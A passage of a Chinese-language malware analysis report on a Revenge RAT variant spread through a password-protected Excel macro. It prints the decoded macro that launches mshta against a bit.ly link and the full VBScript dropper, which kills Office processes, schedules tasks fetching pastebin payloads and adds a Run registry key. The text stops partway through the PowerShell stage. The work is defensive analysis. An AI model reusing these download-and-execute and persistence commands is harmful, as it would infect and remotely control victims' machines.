

目录

- 一、基本信息2
- 二、样本简介2
 - 1、简述.....2
 - 2、主要行为2
 - 3、三个特点2
- 三、病毒流程图.....3
- 四、动态行为4
- 五、静态分析5
 - 1、Excel 宏代码获取.....5
 - 2、宏代码分析.....7
 - 3、追踪病毒8
 - 4、DLL 分析.....15
 - 5、EXE 分析18
- 六、样本溯源19
- 七、查杀方案21
- 八、总结.....21

一、基本信息

FileName	Order____679873892.xls
Type	远控木马 (Revenge RAT)
Size	41472 bytes
MD5	7641FEF8ABC7CB24B66655D11EF3DAF2
加壳	无

二、样本简介

1、简述

该样本为 Revenge RAT 恶意软件的一个变种，通过隐藏在 Excel 中的宏代码来感染目标机器，其实现逻辑为通过 mshta 访问一个 URL 并重定向到包含 JS 的页面，提取并执行其内容然后下载混淆的 Payload 文件，在多层去混淆与网站访问后下载到最终要执行的数据，再提取其中的 16 进制数据做成 PE 文件执行远控功能。


2、主要行为

- 1) 访问恶意网址下载 Payload 文件。
- 2) 加密、混淆 Payload 的内容，以躲避分析与检测。
- 3) 定时计划任务重复下载执行 Payload 文件，增强自身在系统中感染的持久性。
- 4) 自生成 DLL 与 EXE，通过 DLL 新建空壳进程，填入实现功能的 EXE 数据。
- 5) 通过改变最终下载的 Payload 内容，可以实现一切黑客想要执行的远程控制功能。

3、三个特点


- 1) 持久性：设置计划任务大大提高了病毒在系统中驻留的持久性。
- 2) 隐蔽性：每一步下载的 Payload 都是经过混淆加密的，这能够很好地躲避检测查杀。
- 3) 复杂性：样本最终是通过解密 16 进制数据自己制作的 DLL 和 EXE，同时 DLL 新建一个空壳进程，然后将 EXE 中的数据写入进程内存空间实现病毒最终功能。可谓心思缜密！

三、病毒流程图



四、动态行为

样本开始是一个 Excel 文件，打开之后提示启用宏。




为了抓取其动态行为，需要运行该样本，点击启用宏，但是却出现了找不到文件的错误，这时只需要将系统的语言以及所在区域全部设置为英语，然后重新打开文件点击启用宏，样本就能正常运行起来了。



Excel 文件运行后创建了子进程 mshta.exe，mshta.exe 是用来运行 HTA 文件的，而根据经验，HTA 文件经常被 web 攻击或在野恶意软件下载程序用作恶意程序的一部分，它是绕过应用程序白名单的“古老”方式之一。

EXCEL. EXE	< 0.01	15,044 K	38,616 K	3504 Microsoft Excel
mshta.exe	< 0.01	2,576 K	9,732 K	4044 Microsoft (R) HTML 应用..

mshta.exe 访问了 <http://bit.ly/8hsshjahassahsh>，该 URL 是用 Bit.ly 生成的短链接。




五、静态分析

1、Excel 宏代码获取

首先需要获取其宏代码，Alt+F11 尝试查看其宏代码，双击之后提示需要密码。



见招拆招，利用宏代码密码查看工具 **OFFICE Key** 获得其密码为 25KP。



输入密码成功查获取到宏代码！

```
fun1 = gmKhxlBvI("???`hvvr8--`k", "RXUExKXty")
fun2 = gmKhxlBvI("??ly-", "FjWHI96uN")
fun3 = gmKhxlBvI("??S(¶ajcqqcj", "HtaCjXWH0")
fun = fun1 + fun2 + fun3
Shell (fun)
End Sub
Public Function gmKhxlBvI(ByVal Data As String, ByVal Password As String) As String
On Error Resume Next
Dim first(0 To 255) As Integer, second As Integer, third As Long, fourth() As Byte
GoTo nfdhLvrgAqhv:
AOKtHhhHQdFZec:
fourth() = StrConv(Password, vbFromUnicode)
GoTo TuFzRBYHRYTgxL
TuFzRBYHRYTgxL:

GoTo GQojMOuBTcRxstrw
```

另外通过 **OfficeMalScanner** 或者 **oledump** 也可以提取出其中的宏代码：

```
C:\Tools\None_PE\OfficeMalScanner>C:\Tools\None_PE\OfficeMalScanner\OfficeMalScanner.exe C:\Users\sam\Desktop\Order____679873892.xls info

+-----+
|           OfficeMalScanner v0.62           |
| Frank Boldewin / www.reconstructor.org |
+-----+

[*] INFO mode selected
[*] Opening file C:\Users\sam\Desktop\Order____679873892.xls
[*] Filesize is 41472 (0xa200) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Excel

-----
[Scanning for UB-code in ORDER____679873892.XLS]
-----

Sheet1
Module1
ThisWorkbook

-----
UB-MACRO CODE WAS FOUND INSIDE THIS FILE!
```

```

1 Attribute VB_Name = "ThisWorkbook"
2 Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = False
8 Attribute VB_Customizable = True
9 Private Sub Workbook_Open()
10
11
12
13
14
15
16 fun1 = gmKhxlBvI("?08ê!^hvvr8--`k", "RXUExKXty")
17 fun2 = gmKhxlBvI("0nDC2y-", "FjWHI96uN")
18 fun3 = gmKhxlBvI("ÊÊô(9ajcqqcj", "HtaCjXWH0")
19 fun = fun1 + fun2 + fun3
20 Shell (fun)
21 End Sub

```

2、宏代码分析

宏代码量比较少，主要包括一个私有的 Workbook_Open()函数，一个字符串解密的函数 gmKhxlBvI()，进行调试之后发现其实整个逻辑就是通过 gmKhxlBvI()函数分别解密出三个字符串，分别赋值给 fun1、fun2、fun3 最终将三个变量拼接成一个网址，然后通过 mshta.exe 进行访问。

(mshta.exe 用于执行.HTA 文件。而 HTA 是 HTML 应用程序 (HTML Application) 的缩写，可以使用 html 中的绝大多数标签、脚本等。直接将 HTML 保存成 HTA 的格式，就是一个能够独立运行的应用软件。)

```

Private Sub Workbook_Open()
fun1 = gmKhxlBvI("?08ê!^hvvr8--`k", "RXUExKXty")
fun2 = gmKhxlBvI("0n1y-", "FjWHI96uN")
fun3 = gmKhxlBvI("ÊÊô(9ajcqqcj", "HtaCjXWH0")
fun = fun1 + fun2 + fun3
Shell (fun)
End Sub

```

私有函数 Workbook_Open()

解密函数 gmKhxlBvI()

```

Public Function gmKhxlBvI(ByVal Data As String, ByVal Password As String) As String
On Error Resume Next
Dim first(0 To 255) As Integer, second As Integer, third As Long, fourth() As Byte
GoTo nfDhLurgAqhv:
AOKtHhhHQdFZEc:

```

Workbook_Open 函数如下，fun1、fun2、fun3 三个字符串变量接收保存字符串，最终拼接起来保存到 fun 中，然后通过 Shell()函数来执行。

```


Private Sub Workbook_Open()
' 两个参数分别是 Data、Passwd
fun1 = Funtion_1("?x58x5A!^hvvr8--`k", "RXUExKXty")
fun2 = Funtion_1("x4nDC2y-", "FjWHI96uN")
fun3 = Funtion_1("Rx53x53(DC4ajcqqcj", "HtaCjXWH0")
fun = fun1 + fun2 + fun3
Shell (fun) ' 执行文件, 失败返回0, 成功返回进程ID
End Sub

```

单步调试的结果:

fun1	"mshta http://bi"	Variant/String
fun2	"t.ly/"	Variant/String
fun3	"8hsshjahassahsh"	Variant/String
fun	"mshta http://bit.ly/8hsshjahassahsh"	Variant/String

运行过 Shell() 函数, 则打开 URL 访问窗口 <http://bit.ly/8hsshjahassahsh>, 该 URL 是用 Bit.ly 生成的短链接。至此样本运行完毕再无其他明显行为, 然而事情并没有这么简单。



3、追踪病毒

由于上述链接无法打开, 因此在沙箱中搜索该样本的 MD5, 可以搜索到 3 条相关记录。

Public submissions					
Significant tasks					
7641FEF8ABC7CB24B665D011EF3DAF2					
Windows 7 Professional 32bit 16 September 2019, 20:33	Malicious activity	Order_679873892.xls	Composite Document File V2 Document, Little Endian, Oo, Windows, Version 6.1...	MD5: 7641FEF8ABC7CB24B665D011EF3DAF2 SHA1: 96F8BF78B86AF85C23903789778F3610672572E SHA256: 7F649548824721E11ABCFF2DAF87269741FF1B894274ACB27BA865A696F90E87	
Windows 7 Professional 64bit 06 September 2019, 17:40	Malicious activity	Order_679873892.xls	Composite Document File V2 Document, Little Endian, Oo, Windows, Version 6.1...	MD5: 7641FEF8ABC7CB24B665D011EF3DAF2 SHA1: 96F8BF78B86AF85C23903789778F3610672572E SHA256: 7F649548824721E11ABCFF2DAF87269741FF1B894274ACB27BA865A696F90E87	
Windows 7 Professional 32bit 06 September 2019, 17:18	Malicious activity	Order_679873892.xls	Composite Document File V2 Document, Little Endian, Oo, Windows, Version 6.1...	MD5: 7641FEF8ABC7CB24B665D011EF3DAF2 SHA1: 96F8BF78B86AF85C23903789778F3610672572E SHA256: 7F649548824721E11ABCFF2DAF87269741FF1B894274ACB27BA865A696F90E87	

根据分析得到的 <http://bit.ly/8hsshjahassahsh>, 查询其真实 URL 为 <https://myownteammanablogspot.com/p/otuego4thday.html> (IP 为 67.199.248.11, 归属地为美国)。实际上这一步所访问的 URL 网页中包含了一个 JS 脚本, 病毒会提取并执行该 JS 脚本。

8hsshjahassahsh

Submit to analysis

Download

Saved response data

Mime: text/html

Look up on VirusTotal

Size: 141.00 b

TrID - File Identifier

Hashes

100% | HyperText Markup Language

MD5 0F66A3F9A5CA725344AE322E965D4397
SHA1 FAC4425ACFAE5DAAD9FDA2A39DD39A31FE4DB1A8
SHA256 EC96C2AF52CD11A44B8AAB8611ED2A6F017196E2886E89B1090E4C8D5FDC37FD
SSDEEP 3:qVvzLUR0Dcc7/vXbv9nDyUAHV1HXX1KVChjKFSXbKFvNGb:qFzLIeco3XLx92ZhV1HXX10ChjMSLWQb

PREVIEW

EXIF

HEX


<html>

<head><title>Bitly</title></head>

<body>moved here</body>

</html>

提取并下载该 JS 文件进行分析。

 5e30234bc472235e5818236e8378ba1b759403502641b171782529d76b95186e.js 2019/9/18 19:45

```
1 <script language=javascript>document.write(unescape(
'%3Cscript%20language%3D%22VBScript%22%3E%0ASet%20X7W832DSA%20%3D%20CreateObject%28%22WScript.Shell%22%2
9%0ADim%20ASSd712ji8asd%0AASSd712ji8asd%20%3D%20%22cmd.exe%20/c%20taskkill%20/f%20/im%20winword.exe%20%2
6%20taskkill%20/f%20/im%20excel.exe%20%26%20taskkill%20/f%20/im%20MSPUB.exe%20%26%20taskkill%20/f%20/im%
20POWERPNT.EXE%20%26%20exit%22%0AX7W832DSA.Run%20ASSd712ji8asd%2C%20vbHide%0A%0A%0ASet%20Mi_G%20%3D%20Cr
eateObject%28StrReverse%28StrReverse%28%22WScript.Shell%22%29%29%29%0ADim%20We_wW%0AWe_wW0%20%3D%20StrRe
verse%28%22t/%2006%20om/%20ETUNIM%20cs/%20etaerc/%20sksathcs%22%29%0AWe_wW1%20%3D%20%22n%20%22%22Windows
%20Update%22%22%20/tr%20%22%22mshta.ex%22%0AWe_wW2%20%3D%20%22e%20h%22%20+%20%22t%22%20+%20%22t%22%20+%2
0%22p%22%20+%20%22%3A%22%20+%20%22/%22%20+%20%22/%22%20+%20%22p%22%20+%20%22a%22%20+%20%22s%22%20+%20%22
t%22%20+%20%22e%22%20+%20%22b%22%20+%20%22i%22%20+%20%22n%22%20+%20%22.%22%20+%20%22c%22%20+%20%22o%22%2
0+%20%22m%22%20+%20%22/%22%20+%20%22r%22%20+%20%22a%22%20+%20%22w%22%20+%20%22/vXpe74L2%22%22%20/F%20%22
%0AWe_wW%20%3D%20We_wW0%20+%20We_wW1%20+%20We_wW2%0AMi_G.Run%20We_wW%2C%20vbHide%0A%0A%0A%0ASet%20
Mi_G%20%3D%20CreateObject%28StrReverse%28StrReverse%28%22WScript.Shell%22%29%29%29%0ADim%20We_wX%0AWe_wX
0%20%3D%20StrReverse%28%22t/%20003%20om/%20ETUNIM%20cs/%20etaerc/%20sksathcs%22%29%0AWe_wX1%20%3D%20%22n
%20%22%22Update%22%22%20/tr%20%22%22mshta.ex%22%0AWe_wX2%20%3D%20%22e%20h%22%20+%20%22t%22%20+%20%22t%22
%20+%20%22p%22%20+%20%22%3A%22%20+%20%22/%22%20+%20%22/%22%20+%20%22p%22%20+%20%22a%22%20+%20%22s%22%20+
%20%22t%22%20+%20%22e%22%20+%20%22b%22%20+%20%22i%22%20+%20%22n%22%20+%20%22.%22%20+%20%22c%22%20+%20%22
o%22%20+%20%22m%22%20+%20%22/%22%20+%20%22r%22%20+%20%22a%22%20+%20%22w%22%20+%20%22/JdTuFmc5%22%22%20/F
%20%22%0AWe_wX%20%3D%20We_wX0%20+%20We_wX1%20+%20We_wX2%0AMi_G.Run%20We_wX%2C%20vbHide%0A%0A%0A%0ASet
%20Xm_w%20%3D%20CreateObject%28%22WScript.Shell%22%29%29%0AL_Xe%20%3D%20%22HKCU%5CSoftware%5CMicrosoft%5CWi
ndows%5CCurrentVersion%5CRun%5CAvastUpdate%22%0AXm_w.RegWrite%20L_Xe%2C%22mshta.exe%20http%3A//pastebin.
com/raw/CGe3S2Vf%22%2C%22REG_EXPAND_S2%22%0A%0A%0Aself.close%0A%3C/script%3E')</script>
```

解密后得到如下内容,所有的执行过程是通过调用 WScript.Shell 完成的,功能分成四部分:

- ① 通过 taskkill 指令结束 Word、Excel、MSPUB、PPT 的进程;
- ② 设置计划任务每 60 分钟访问一次 <http://pastebin.com/raw/vXpe74L2> (下载文件)
- ③ 设置计划任务每 5 个小时访问一次 <http://pastebin.com/raw/JdTuFmc5> (下载文件)
- ④ 创建注册表项,从 Pastebin 自动获取和运行脚本 CGe3S2Vf (下载文件)


```

1  <script language="VBScript">
2  Set X7W832DSA = CreateObject("WScript.Shell")
3  Dim ASSd712ji8asd
4  ASSd712ji8asd = "cmd.exe /c taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & exit"
5  X7W832DSA.Run ASSd712ji8asd, vbHide // 结束 OFFice 套餐
6
7
8  Set Mi_G = CreateObject(StrReverse(StrReverse("WScript.Shell")))
9  Dim We_wW
10 We_wW0 = StrReverse("t/ 06 om/ ETUNIM cs/ etaerc/ sksathcs")
11 We_wW1 = "n "Windows Update" /tr "mshta.ex"
12 We_wW2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m" + "/" + "x" + "a" + "w" + "/vXpe74L2" /F "
13 We_wW = We_wW0 + We_wW1 + We_wW2
14 Mi_G.Run We_wW, vbHide // 偷偷访问http://pastebin.com/raw/vXpe74L2
15
16
17 Set Mi_G = CreateObject(StrReverse(StrReverse("WScript.Shell")))
18 Dim We_wX
19 We_wX0 = StrReverse("t/ 003 om/ ETUNIM cs/ etaerc/ sksathcs")
20 We_wX1 = "n "Update" /tr "mshta.ex"
21 We_wX2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m" + "/" + "x" + "a" + "w" + "/JdTUFmc5" /F "
22 We_wX = We_wX0 + We_wX1 + We_wX2
23 Mi_G.Run We_wX, vbHide // 偷偷访问http://pastebin.com/raw/JdTUFmc5
24
25
26 Set Xm_w = CreateObject("WScript.Shell")
27 L_Xe = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate"
28 Xm_w.RegWrite L_Xe, "mshta.exe http://pastebin.com/raw/CGe3S2Vf", "REG_EXPAND_SZ"
29
30
31 self.close
32 </script>

```

而这三个文件的内容是相同的, 因此这一步的目的就是通过设置计划任务和新建注册表项实现系统持久性驻留。

将 **vXpe74L2** 脚本中的乱码进行分析，最终逻辑是要通过 Powershell 执行命令。代码首先进行了字符串替换，随后将所要执行的命令进行了倒序排列，然后执行，因此需要手动替换并倒序一下，通过 powershell 手动运行查看其到底执行了什么功能。



```
< " <script language="VBScript">

Set EAsxw = CreateObject(StrReverse("llehS.tpircSW"))
Dim f

f="g|)jhg87654kjhg876543$(gnirtSteG.IICSA::)gnidocnE.txeT.metsys[;nor$ g las;)'I','D'(ecalper.'XED'=nor$;)(
0@#%$JHJKIOOO055,63,04,@#%$JHJKIOOO0550@#%$JHJKIOOO055,70@#%$JHJKIOOO055,@#%$JHJKIOOO055@#%$
55,37,64,@#%$JHJKIOOO0552@#%$JHJKIOOO055,63,95,@#%$JHJKIOOO0554,80@#%$JHJKIOOO055,80@#%$JHJKI
JHKIOOO055,63,04,@#%$JHJKIOOO0550@#%$JHJKIOOO055,99,0@#%$JHJKIOOO055@#%$JHJKIOOO055,79,6@#%$JH
37,@#%$JHJKIOOO0550@#%$JHJKIOOO055,6@#%$JHJKIOOO055@#%$JHJKIOOO055,79,@#%$JHJKIOOO0550@#%$
$JHJKIOOO055@#%$JHJKIOOO055@#%$JHJKIOOO055,6@#%$JHJKIOOO055@#%$JHJKIOOO055,79,8@#%$JHJKIOO
9,@#%$JHJKIOOO0556,60@#%$JHJKIOOO055,63,95,@#%$JHJKIOOO0554,93,@#%$JHJKIOOO0550@#%$JHJKIOOO0
OO055,79,5@#%$JHJKIOOO055@#%$JHJKIOOO055,00@#%$JHJKIOOO055,94,05,05,75,75,55,79,5@#%$JHJKIOOO055
```

将 @#%\$JHJKIOOO055 替换为 1，得到下面内容：

```
<script language="VBScript">

